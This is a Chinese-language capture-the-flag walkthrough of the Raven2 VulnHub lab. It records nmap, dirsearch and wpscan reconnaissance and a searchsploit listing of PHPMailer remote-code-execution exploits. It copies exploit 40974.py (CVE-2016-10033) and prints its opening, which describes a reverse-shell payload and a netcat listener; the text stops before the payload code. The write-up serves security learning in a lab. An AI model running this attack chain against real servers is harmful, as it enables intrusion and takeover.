免责声明:本文记录的是 Raven2 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/raven/Raven2.ova
一、信息收集
1、主机发现
nmap扫描需要处于同一个网段
arp-scan -l┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:24:a4:df, IPv4: 192.168.0.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1 00:50:56:c0:00:08 VMware, Inc.
192.168.0.2 00:50:56:f2:cf:16 VMware, Inc.
192.168.0.6 00:0c:29:47:f4:d0 VMware, Inc.
192.168.0.7 00:0c:29:3b:10:73 VMware, Inc.
192.168.0.254 00:50:56:fc:ea:97 VMware, Inc.
5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.987 seconds (128.84 hosts/sec). 5 responded
IP:192.168.0.72、扫描端口
nmap -Pn -sV -p- -A 192.168.0.7┌──(root㉿kali)-[~]
└─# nmap -Pn -sV -p- -A 192.168.0.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 07:21 EDT
Nmap scan report for 192.168.0.7
Host is up (0.00034s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
| 1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
| 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_ 256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp open http Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 34302/tcp6 status
| 100024 1 51641/tcp status
| 100024 1 53468/udp6 status
|_ 100024 1 58600/udp status
51641/tcp open status 1 (RPC #100024)
MAC Address: 00:0C:29:3B:10:73 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.34 ms 192.168.0.7
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds端口:22、80、111、567843、扫描目录
dirsearch -u http://192.168.0.7┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.0.7
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.0.7/_25-09-30_07-32-42.txt
Target: http://192.168.0.7/
[07:32:42] Starting:
[07:32:42] 301 - 307B - /js -> http://192.168.0.7/js/
[07:32:43] 200 - 18KB - /.DS_Store
[07:32:43] 403 - 297B - /.ht_wsr.txt
[07:32:43] 403 - 300B - /.htaccess.bak1
[07:32:43] 403 - 300B - /.htaccess.orig
[07:32:43] 403 - 300B - /.htaccess.save
[07:32:43] 403 - 302B - /.htaccess.sample
[07:32:43] 403 - 301B - /.htaccess_extra
[07:32:43] 403 - 300B - /.htaccess_orig
[07:32:43] 403 - 298B - /.htaccess_sc
[07:32:43] 403 - 298B - /.htaccessBAK
[07:32:43] 403 - 299B - /.htaccessOLD2
[07:32:43] 403 - 298B - /.htaccessOLD
[07:32:43] 403 - 291B - /.html
[07:32:43] 403 - 290B - /.htm
[07:32:43] 403 - 300B - /.htpasswd_test
[07:32:43] 403 - 296B - /.htpasswds
[07:32:43] 403 - 297B - /.httr-oauth
[07:32:44] 403 - 290B - /.php
[07:32:44] 403 - 291B - /.php3
[07:32:46] 200 - 3KB - /about.html
[07:32:53] 200 - 3KB - /contact.php
[07:32:53] 301 - 308B - /css -> http://192.168.0.7/css/
[07:32:55] 301 - 310B - /fonts -> http://192.168.0.7/fonts/
[07:32:57] 301 - 308B - /img -> http://192.168.0.7/img/
[07:32:58] 200 - 762B - /js/
[07:33:00] 301 - 311B - /manual -> http://192.168.0.7/manual/
[07:33:00] 200 - 201B - /manual/index.html
[07:33:06] 403 - 299B - /server-status
[07:33:06] 403 - 300B - /server-status/
[07:33:11] 200 - 815B - /vendor/
[07:33:13] 200 - 1KB - /wordpress/wp-login.php
[07:33:13] 200 - 17KB - /wordpress/二、漏洞利用
1、访问80端口,发现没有什么重要的东西,尝试访问扫描出的网站路径,
http://192.168.0.7/
2、在访问下面的网址发现不同
http://192.168.0.7/vendor
3、然后挨个去查看,查看PATH文件时,成功获取到第一个flag

/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}

4、查看README.md文件,可以看到目标网站安装了PHPMailer

5、查看VERSION文件,可以看到PHPMailer版本为5.2.16
6、目前没有其他信息,我们上面还有一个wordpress的网站,访问他,成功
http://192.168.0.7/wordpress/wp-login.php
7、目前已经知道对方使用cms,且知道cms名称、版本,随使用工具进行扫描
wpscan --url http://192.168.0.7/wordpress/┌──(root㉿kali)-[~]
└─# wpscan --url http://192.168.0.7/wordpress/
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[i] It seems like you have not updated the database for some time.
[+] URL: http://192.168.0.7/wordpress/ [192.168.0.7]
[+] Started: Tue Sep 30 09:09:03 2025
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.0.7/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.0.7/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.0.7/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.0.7/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.0.7/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.0.7/wordpress/, Match: 'WordPress 4.8.7'
[i] The main theme could not be detected.
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <=========================================> (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Tue Sep 30 09:09:07 2025
[+] Requests Done: 164
[+] Cached Requests: 4
[+] Data Sent: 42.938 KB
[+] Data Received: 185.894 KB
[+] Memory used: 231.688 MB
[+] Elapsed time: 00:00:03发现扫描的结果只有cms版本。
8、在前面扫描发现网站安装了PHPMailer,而kali的漏洞库里搜索PHPMailer存在的漏洞
┌──(root㉿kali)-[/var/www/html]
└─# searchsploit PHPMailer
-------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                        |  Path
-------------------------------------------------------------------------------------- ---------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service                                     | php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution                                            | php/webapps/40968.sh
PHPMailer < 5.2.18 - Remote Code Execution                                            | php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution                                            | php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)                         | multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                            | php/webapps/40969.py
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 -  | php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                              | php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                            | php/webapps/43056.py
WordPress Plugin PHPMailer 4.6 - Host Header Command Injection (Metasploit)           | php/remote/42024.rb
-------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/var/www/html]
└─#9、这里我们使用40974.py,将他复制到桌面。
┌──(root㉿kali)-[/var/www/html]
└─# cp /usr/share/exploitdb/exploits/php/webapps/40974.py /root

┌──(root㉿kali)-[/var/www/html]
└─# ls
12.py  shell.py

┌──(root㉿kali)-[~]
└─# ls
 1.jpg      40974.py          clean_kali.sh   dc-6name.txt   hash.txt   passwords.txt   php-reverse-shell.php   shell.php   venv
'=3.15.0'   archive-key.asc   dc-5            dict.txt       kali.png   password.txt    reports                 Tools       vol

10、查阅资料,发现有几个位置是需要修改的
┌──(root㉿kali)-[~]
└─# cat 40974.py
"""
# Exploit Title: PHPMailer Exploit v1.0
# Date: 29/12/2016
# Exploit Author: Daniel aka anarc0der
# Version: PHPMailer < 5.2.18
# Tested on: Arch Linux
# CVE : CVE 2016-10033

Description:
Exploiting PHPMail with back connection (reverse shell) from the target

Usage:
1 - Download docker vulnerable enviroment at: https://github.com/opsxcq/exploit-CVE-2016-10033
2 - Config your IP for reverse shell on payload variable
4 - Open nc listener in one terminal: $ nc -lnvp <your ip>
3 - Open other terminal and run the exploit: python3 anarcoder.py

Video PoC: https://www.youtube.com/watch?v=DXeZxKr-qsU

Full Advisory:
https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html
"""

from requests_toolbelt import MultipartEncoder
import requests
import os
import base64
from lxml import html as lh

os.system('clear')
print("\n")
